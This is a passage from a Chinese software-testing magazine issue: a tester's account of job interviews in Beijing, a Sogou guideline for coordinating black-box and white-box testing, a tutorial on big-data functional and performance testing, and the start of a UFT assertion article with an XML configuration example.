
目录

(下篇)

软件测试工程师北漂面试日志.....	01
【搜狗专栏】黑白盒测试配合流程规范.....	06
大数据测试中的功能和性能.....	10
UFT 之使用断言来控制脚本流.....	18
安全测试学习总结.....	23
敏捷环境中的自动回归测试.....	43
【搜狗专栏】互联网产品上线流程.....	46
【搜狗专栏】沟通渠道规范要求.....	51
QTP 使用之一个灵活的数据驱动型的选择案例函数.....	54
接口自动化实践浅谈.....	57
【搜狗专栏】需求评审的会议记录规范.....	60
JavaScript 单元测试利器-Mocha+chai.....	63
纯软件测试与软件质量.....	101

软件测试工程师北漂面试日志

◆ 作者：流氓贵族

2016年9月31号从上一家公司辞职，从个人的发展和技术的提升的角度来看我觉得一定要换一个工作环境，从个人的感情来看我对公司又有万分的不舍，左右权衡之后我决定辞掉沈阳的工作到北京发展，由于地区跨度的原因，为了方便面试，我选择了裸辞。

辞职之前我问自己真的到了一定要这样做的地步了吗？在稳定熟悉的环境下工作不好吗？

我给了自己三个必须辞职的原因：

1、就沈阳测试的大环境来看，有很多不尽人意的地方，比如：对于测试的不重视、工作流程的不规范、技术的不成熟。

2、就个人发展来看，我就职的公司规模很小，不具备个人职业生涯中的纵向提升和横向拓展。

3、就经济方面来看，前两个原因就注定了我所在职位的工资不会太高，有一句玩笑话说的好“我上班就为赚钱，我赚钱就为了不上班”。我不是什么有远大理想的人，我的理想就是让我和我的家人过上富足安稳的生活。

总结下来既然对现有的生活不满意，与其抱怨不如行动起来改变现状。北京的环境刚好满足了我现有的要求，刚开始会很辛苦，但我坚信苦尽甘来。我很幸运，来北京不久就找到了合适的工作，下面就总结一下我面试遇到的一些问题和我的一些看法，仅供参考。

9月末辞职以后，国庆小长假在家里修整了一段时间，在这个期间重新认识了一下自己，整理自己的优势和劣势。10月9号离家赴京，开启了我的北漂之旅。

北漂面试篇 Round 1

10月10号 中软国际外包华为 FP 项目整包



面试问题:

- 1.测试工作的流程
- 2.测试用例的编写思路
- 3.用的什么抓 log 工具
- 4.以前的项目经验
- 5.app 的底层工作原理

面试感受: 类似群面，是一个一个面试的但是有很多候选人，面试的时间并没有错开排队面试。可能应为是外包也可能是面试官太忙需要集中在一个时间段面试，但是给我的感觉不太好，我觉得找工作时双向选择，最起码要双方都舒服才好。

面试结果: 失败

面试总结: 面试的是手机的项目，但是面试的时候大多说的都是网站的东西，不对面试官的口味，面试官没有听到他想要的东西。面试应该关注面试官的买点而非自己的卖点。

北漂面试篇 Round 2

10月11号 亚信科技(中国)有限公司

面试问题:

- 1、测试工作的流程
- 2、测试用例的编写思路
- 3、以前的项目经验
- 4、数据库的操作 (drop 和 delete 的区别)
- 5、linux 的使用
- 6、部署环境
- 7、怎么和开发、产品沟通

面试感受: 屋里一股浓浓的技术味道，面试的地点是一个项目组的工作地点，没有前台接待，工作人员都在讨论工作上的事情，没有前台接待的公司感觉怪怪的。Linux 和



部署环境不会感觉成功的几率不大。

面试结果：成功

面试总结：面试的项目和我的工作经验很接近，linux 和部署环境不太熟悉就照实说的，面试的时候一定要把自己会的都说出来，不会的就照实说不要夸大其词，面试官都懂的，胡说八道只会引起面试官的反感（能忽悠住面试官的除外），面试官会根据你的知识和能力安排合适的职位，并不是要求你什么都会。

北漂面试篇 Round 3

10月12号 能力天空科技（北京）有限公司

面试问题：

- 1、测试工作的流程
- 2、测试用例的编写思路
- 3、以前的项目经验
- 4、数据库的操作（drop 和 delete 的区别）
- 5、app 自动化测试工具
- 6、了解的网络协议

面试感受：不知道什么原因，可能是和面试官的气场不和也可能是那天太累了，面试的时候就想快点结束面试，回答问题的语气有些不耐烦，心里就觉得堵得慌。

面试结果：失败

面试总结：有一些客观的原因在里面，面试的时候应该注意不带个人的情绪在里面，这一点很重要无论做什么都要注意对事不对人。如果当时的状态真的不适合去面试的话就推迟面试时间吧。

北漂面试篇 Round 4

10月13号 深圳市金证科技股份有限公司

面试问题：

- 1、测试工作的流程



- 2、以前的项目经验
- 3、开发用的什么服务器和数据库
- 4、数据库的操作（drop 和 delete 的区别）
- 5、linux 的使用
- 6、部署环境
- 7、怎么和开发、产品沟通

面试感受：面试官很亲切，解释了我的很多疑问，感觉像是一次沟通而不是面试，面试官是开发就没有问太多测试方面的问题，开发方面我回答的都是一些皮毛。

面试结果：成功

面试总结：开发方面的东西测试在工作中虽然用到的很少，但是了解一些还是必要的，最起码体现了你对于工作的态度和求知的欲望。

北漂面试篇 Round 5

10月14号 北京神州良品电子商务科技股份有限公司

面试问题：

- 1、测试工作的流程
- 2、以前的项目经验
- 3、了解 erp 系统吗？
- 4、职业规划是什么？

面试感受：面试官问的问题大多都答上来了，以前的工作经验也很符合，觉得还是可以胜任这份工作，但是我的职业规划是希望能够多接触一些自动化方面的东西，面试官很直接的说公司内部暂时没有涉及到自动化测试的部分，觉得面试官很好，明确的让应聘者了解到这份工作需要什么样的人，能提供给应聘者什么样的资源，双向选择很透明。

面试结果：失败

面试总结：在充分的表现自己的能力和潜力的同时更要明确的表达自己的需求，我



们找工作不仅仅是为公司效力也是为自己效力，工作的同时要考虑在工作中能学习到什么。面试的时候，把自己的意愿表达清楚免得入职后发现工作和自己想的相差甚远。这样做是对公司负责也是对自己负责。

以上的我选择的部分具有代表性的面试经历，写下这篇文章时我已经投入了工作状态，在这段时间的面试过程中，接触了很多不同的面试官，他们判断应聘者是否能够胜任工作的标准有很多，但有一点是一致的，那就是和职位的匹配度，有的还会考虑应聘者的潜在能力。如果你还奔波在应聘的道路上，或许你手里已经有了几分不错的 offer，想想自己想要的是什么选择一个最适合自己的；或许你屡屡碰壁，不要气馁总有一个适合你。

总结下来，公司要的应聘者不是最优秀的而是最适合的，如果你有潜力公司愿意培养。从公司的方面看，我们关注的应该是公司的买点，而非我们自己的卖点；从自己的方面看，在满足公司买点的同时，多展示额外的能力，让面试官觉得你可以给公司带来新鲜的元素。满足这两点我相信一定会百面百胜。

另附小 tips，即使不准备面试在平时我们也要多关注一些招聘的 JD，招聘 JD 通常反应了市场需求和主流的测试技术，可以帮助我们快速的筛选我们需要补充和了解的知识，再结合其他获取知识的渠道和自己的兴趣来提升自己的能力。



黑白盒测试配合流程规范

◆ 搜狗测试：陈 俭

一、背景介绍

1、术语介绍

STE: softwear test engineer, 即软件测试工程师

SDET: softwear development engineer for test, 即测试开发工程师

2、需要解决的问题

问题 1: 测试工作中需要 STE 和 SDET 一起完成的项目, 双方各干各的, 缺乏沟通, 信息不同步, 可能会漏测或者测试点理解有误。

问题 2: STE 和 SDET 提交重复 bug, 开发可能有负面反馈。

问题 3: 没有白盒测试方案, 测试进度不好把控。


问题 4: 测试范围回归较多时, STE 和 SDET 不知道如何分工进行回归, 可能导致重复工作或者漏测。

问题 5: 黑白盒介入测试流程时间没有规范, 可能导致测试 delay 或者测试过程紊乱不可控。

问题 6: 没有白盒用例设计规范, 不能保证白盒测试覆盖率

基于以上问题, 且 STE 和 SDET 配合测试越来越频繁, 所以需要有一套黑白盒测试配合流程规范。流程图如下:





二、配合流程

1、需求评审

此阶段，应该完成以下几件事：

- a) 拿到需求时，STE 和 SDET 应该找测试项目负责人一起评估，明确一个测试接口人，根据测试项目的具体情况，建议找一个经验相对丰富，推进力强的人作为接口人。
- b) 需求评审会之前 STE 和 SDET 都要把需求先了解一遍，便于在会议上确认不明确的问题。
- c) STE 和 SDET 一起参加需求评审会议
- d) 如果涉及到多位开发时，需求评审会上，由测试接口人提出，确认一位开发接口人，并说明下开发接口人的职责，以便后期推进项目。

备注：测试接口人和开发接口人的职责有李越后期给出，此处会给出 SVN 地址。

2、需求确认

需求评审后，测试如还有不明确的需求，请发【需求确认】邮件出来，收件人应包含产品、开发，抄送测试合作伙伴 STE 或者 SDET，目的是让 STE 和 SDET 同步需求确认信息。

3、沟通开发实现

STE 和 SDET 提前约好时间，并准备好问题，一起找开发沟通开发实现。

沟通实现后，测试接口人负责把 STE 和 SDET 组织到一起，划分测试范围

4、制定测试方案

这个阶段，STE 和 SDET 分别需要做以下几件事：

- a) STE 根据对需求的了解和开发实现的了解，制定黑灰盒测试方案
- b) SDET 根据对需求的了解和开发实现的了解，制定白盒测试方案
- c) 双方的测试方案都定下来后，由测试接口人主动把双方方案汇总，测试方案中尽量考虑到各种测试类型。



- d) 测试接口人把汇总后的方案邮件发出来，收件人需包含 STE、SDET、涉及的开发、产品，抄送 setest 和测试项目负责人
- e) 整体方案给出时间由测试接口人给出，并主动告知测试项目负责人，以便把控进度

5、产出流程图

测试方案发出后，需要给出响应的流程图：

- a) STE 主要给出业务相关的流程图
- b) SDET 走查代码后，给出代码逻辑相关的流程图
- c) 测试接口人负责推进流程图的产出

6、用例设计

按照前期划分的测试范围、开发实现和产出的流程图，以及各自对需求的理解，开始进入用例设计阶段。STE 和 SDET 各自设计用例。

7、用例评审

- a) 用设计完后，由测试接口人组织用例评审，黑盒用例和白盒用例评审分开进行
- b) 黑盒用例评审按照之前的流程，关于需求的合理性，由测试人员记录下来与产品沟通，评审会上不谈论需求合理性，节省时间。
- c) 白盒用例评审不必全组人员参加，具体参与人员由 STE 和 SDET 决定，建议邀请组内的全部 SDET、经验丰富的测试人员参与。
- d) 用例评审后，STE 和 SDET 继续完善用例，如过程中发现需求上与之前沟通有误的地方，需要及时与对方同步信息。

8、测试执行

- a) STE 和 SDET 最好能同时进入测试
- b) 由 STE 进行整体预测试，保证项目主路径是走得通的
- c) STE 按照方案进行一轮测试、二轮测试
- d) 同一时间段，SDET 进行接口测试、代码逻辑测试

9、上线前测试及上线



大数据测试中的功能和性能

◆译者：yonger

一、什么是大数据？

大数据是大型数据集的集合，它是不能用传统的计算技术处理的。这些数据集需要运用到各种各样的工具、技术及框架来处理。大数据涉及到数据的创建、存储、检索及分析，这对于容量、多样化及速率都是非常关键的。你可以[这里](#)了解到更多关于 Big Data, Hadoop and Mapreduce 的信息。

在本教程里，我们将学习到：

- 大数据测试策略
- 验证大数据应用的测试步骤

步骤一：数据分级验证

步骤二："MapReduce"验证

步骤三：输出验证阶段


- 架构测试
- 性能测试
- 性能测试方法
- 参数性能测试
- 测试环境需求
- 大数据测试 VS 传统数据库测试
- 大数据场景中使用的工具
- 大数据测试面临的挑战

二、大数据测试策略



大数据应用测试更多是对数据处理的验证，而不是软件产品的单个特征的测试。当谈到大数据测试的时候，性能与功能测试是关键。

在大数据测试中，测试工程师通过使用云服务和其他服务方式来验证成功的处理 TB 级别数据的流程，这就需要非常高的测试技能，因为运行过程是非常快的。处理有三种类型：




于此同时，在大数据测试中数据质量也是非常重要的因素。在测试应用之前，校验数据的质量是必要的，应该把它当成数据库测试的一部分。它涉及到校验各种各样的特征如一致性、准确性、可复制性、一致性.有效性及数据完整性等等。

三、验证大数据应用中的测试步骤

下面的图高度概况了在测试大数据应用中的几个阶段





1、大数据测试大概是以下三个步骤

步骤一：数据分级验证

大数据测试的第一步，也叫 Pre-Hadoop 阶段，涉及到过程验证

- 验证来自于 RDBMS，博客及社交媒体等这些资源数据确保导入系统的数据是正确的。
- 把比较源数据及数据放到 Hadoop 系统中确保他们是匹配的。
- 提取验证正确的数据，然后加载到正确的 HDFS 位置。

数据分级验证中可以使用 Talend，Datameer 这样的工具。

步骤二： MapReduce 验证

第二步是 MapReduce 验证，在这个阶段，测试者需要在每个节点上进行业务逻辑验证然后在多个节点运行之后再次验证，以确保：

- Map Reduce 过程正确运行



实现数据聚合或者分离

- 生成键值对
- 在 Map Reduce 过程之后验证数据

步骤三：输出验证阶段

大数据测试的最后一个阶段是输出验证过程。生成输出数据文件然后移到 EDW（企业数据仓库）或者根据要求移到其他系统

在第三个阶段中要做到：

- 正确应用转换规则
- 确保数据完整性及导入目标系统的成功数据
- 比较目标数据与 HDFS 文件系统数据，确保没有数据损坏

2、架构测试

Hadoop 处理大量数据，资源高度密集。因此，架构测试对于大数据项目的成功是非常关键的，差的或者不当的设计系统可能导致性能退化，系统也没法满足要求。至少，在 Hadoop 环境下，应该做好性能和故障转移测试服务。

性能测试包括测试工作完成时间，内存利用率，数据吞吐量以及类似系统指标。故障转移测试服务的目的是证明在数据节点失败的情况下数据处理能完好的进行。

3、性能测试

大数据的性能测试包含两点：


- 数据消费及吞吐量：在这个阶段，测试者要验证快速系统是怎样利用各种各样的数据源来消耗数据。测试包括在队列中不同消息在规定的时间内是否可以被处理。它也包含数据是如何快速地被存放到内存空间，比如存放 Mongo 和 Cassandra 数据库的速率。
- 数据处理：它涉及验证 Queries 或者 Map Reduce 执行任务的速度。它也包括当数据集占满内存时测试孤立的数据处理。比如在 HDFS 上运行 Map Reduce 任务。
- 子组件的性能：这些系统由多个组件构成，去测试单独的每一个组件是非常重要的。比如，消息是如何快速的被索引和用尽，Map Reduce 任务，查询性能、搜



索等等。

性能测试方法

大数据应用性能测试涉及测试大量的结构化和非结构化的数据。它需要特定的测试方法来测试这些大量的数据。



性能测试按以下顺序执行：

1. 先设置大数据集群，而后测试性能
2. 识别和设计相应的工作量用例
3. 准备单个客户（创建自定义脚本）
4. 执行测试并分析结果（如果目标没有达到，调整组件重新执行）
5. 优化配置

性能测试参数

性能测试中需要验证各种参数

- 数据存储：何如在不同的节点存储数据
- 提交日志：最大可提交日志
- 并行性：多少线程可以执行写读操作
- 缓存：优化缓存设置"行缓存"和"关键缓存"
- 超时：链接超时的值，查询超时等等
- JVM 参数：堆大小，GC 收集算法等等
- Map Reduce 性能：排序、合并等等



- 消息队列：消息的速率，大小等等

测试环境需求

测试环境需求取决于测试的应用类型，对于大数据测试，测试环境应该包含：

- 应该有足够的存储空间，能处理大量数据
- 应该有分布式节点和数据的集群
- 应该有最低 CPU 和内存使用率来保持高性能

4、大数据测试 VS 传统数据库测试

性质	传统的数据库测试	大数据测试
数据	<ul style="list-style-type: none"> ●→ 测试人员使用结构化数据 	<ul style="list-style-type: none"> ●→ 测试人员使用结构化与非结构化数据
	<ul style="list-style-type: none"> ●→ 测试方法是定义好的，并且久经实验的 	<ul style="list-style-type: none"> ●→ 测试方案需要专业研发工作
	<ul style="list-style-type: none"> ●→ 测试人员可以选择手动取样，也可以通过自动化工具进行全部验证 	<ul style="list-style-type: none"> ●→ 在大数据里，取样策略是一个挑战
结构	<ul style="list-style-type: none"> ●→ 它不需要特殊的测试环境因为文件大小是受限制的 	<ul style="list-style-type: none"> ●→ 鉴于大数据的大小及文件（HDFS），它需要特殊的测试环境
验证工具	测试人员可以使用 <u>Maros</u> 的 Excel，也可以使用自动化工具的 UI	没有指定的工具，可以是编程工具如 <u>MapReduce</u> ，也可以是 HIVEQL
	<ul style="list-style-type: none"> ● 有基本的操作知识，不用太多的培训就可以使用测试工具 	<ul style="list-style-type: none"> ● 需要一组特定的技能及培训来操作测试工具。而且，这个在初级阶段的工作之后可能也会有新的特征

5、在大数据场景中用到的工具



Big Data Cluster ↕ Big Data Tools ↕

NoSQL: ↕ • → [CouchDB](#), [DatabasesMongoDB](#), [Cassandra](#), [Redis](#), [ZooKeeper](#), [Hbase](#) ↕

MapReduce: ↕ • → Hadoop, Hive, Pig, Cascading, [Oozie](#), Kafka, S4, [MapR](#), [Flume](#) ↕

Storage: ↕ • → S3, HDFS (Hadoop Distributed File System) ↕

Servers: ↕ • → [Elastic](#), [Heroku](#), [Elastic](#), [Google App Engine](#), EC2 ↕

Processing ↕ • → R, [Yahoo! Pipes](#), [Mechanical Turk](#), [BigSheets](#), [Datameer](#) ↕

7、大数据测试中的挑战

● 自动化

大数据的自动化测试需要专家型的技术人员，而且，再测试过程当中，自动化工具也很难覆盖所有场景用例

● 虚拟化

这是完整测试阶段的一部分。在实时大数据测试中，虚拟机创建延迟问题。在大数据中管理图像也是个问题。

● 大数据集

- 需要验证更多的数据，并且更快的速度
- 需要让测试工作自动化
- 能够通过不同平台进行测试

8、性能测试挑战

- 技术的多样性：每一个子组件属于不同的技术，需要单独测试
- 特定工具的不可用性：没有一个单一的工具可以进行终端对终端的测试，比如，NoSQL 不适合消息队列
- 测试脚本：在脚本开发时需要一定的高度抽象以便适应测试场景和测试案例。
- 测试环境：鉴于大数据大小，需要特殊的测试环境



- 监控解决方案：能够监控整个环境的方案目前很少。
- 诊断方案：在性能瓶颈阶段深入探讨需要定制解决方案。

四、总结

- 鉴于数据工程和数据分析要往下一阶段发展，大数据测试是不可避免的。
- 大数据处理可以批量地、实时的及交互式的。
- 测试大数据应用三个阶段：
 - 数据分级验证
 - MapReduce 验证
 - 输出验证阶段
- 架构测试在大数据测试中是非常重要的阶段，因为不好的设计系统可能导致一些前所未有的错误和性能的衰退。
- 大数据的性能测试包含验证：
 - 数据吞吐量
 - 数据处理
 - 子组件性能
- 就数据、架构及验证工具而言，大数据测试不同于传统的数据测试
- 大数据测试面临的挑战有：虚拟化、测试自动化及处理大数据集。大数据应用的性能测试也是个问题。



UFT 之使用断言来控制脚本流

◆ 译者：杨 俊

在计算机程序中，断言（ASSERT）表示为一些布尔表达式，被预计为在程序的某个条件下，该表达式值一直为真。如果断言在运行中值为假，则断言会抛出失败错误的结果，程序会崩溃而终止，或者抛出一个异常提示。

这篇短文描述了断言方法在 UFT*中是如何运行的：

1. 执行一个预定义的恢复过程或者在某函数的返回值为特定值时退出
2. 支持数据驱动错误处理
3. 让代码更加简洁从而增强可读性，编写更简单。

*这里描述的方法基本上来说是通用的，虽然细节上会有所不同，也可在其他工具里被使用到。

步骤一：定义触发器-存储过程对

第一步是定义存储过程，根据函数返回的各种值来调用。简单来说，以下面在 UFT 的 XML 文档里定义的环境变量为例：

```
-----  
<environment>  
  <variable>  
    <name>TRIGGER_0</name>  
    <value><![CDATA[]]></value>  
  </variable>  
  <variable>  
    <name>TRIGGER_1</name>  
    <value><![CDATA[ExitTestEx]]></value>
```



```

</variable>
<variable>
  <name>TRIGGER_2</name>
  <value><![CDATA[]]></value>
</variable>
<variable>
  <name>TRIGGER_3</name>
  <value><![CDATA[]]></value>
</variable>
<variable>
  <name>TRIGGER_4</name>
  <value><![CDATA[]]></value>
</variable>
</environment>

```

该例子里面包含了以 TRIGGER_ 为前缀的变量。比如：TRIGGER_1 定义了当函数返回一个失败结果(micFail = 1)的时候做的事情。通常 micPass (=0), micDone (=2), 或者 micInfo (=4)返回的值，不需要做任何事，所以不用定义。如下所示，断言方法就需要保证在不返回失败的这些情况下不需要做任何事情。然而为了完整性，上面的 xml 文档里包含了他们。

步骤二：写 UFTStopTest.vbs 脚本（外部脚本）并添加该脚本的路径到环境变量文档里

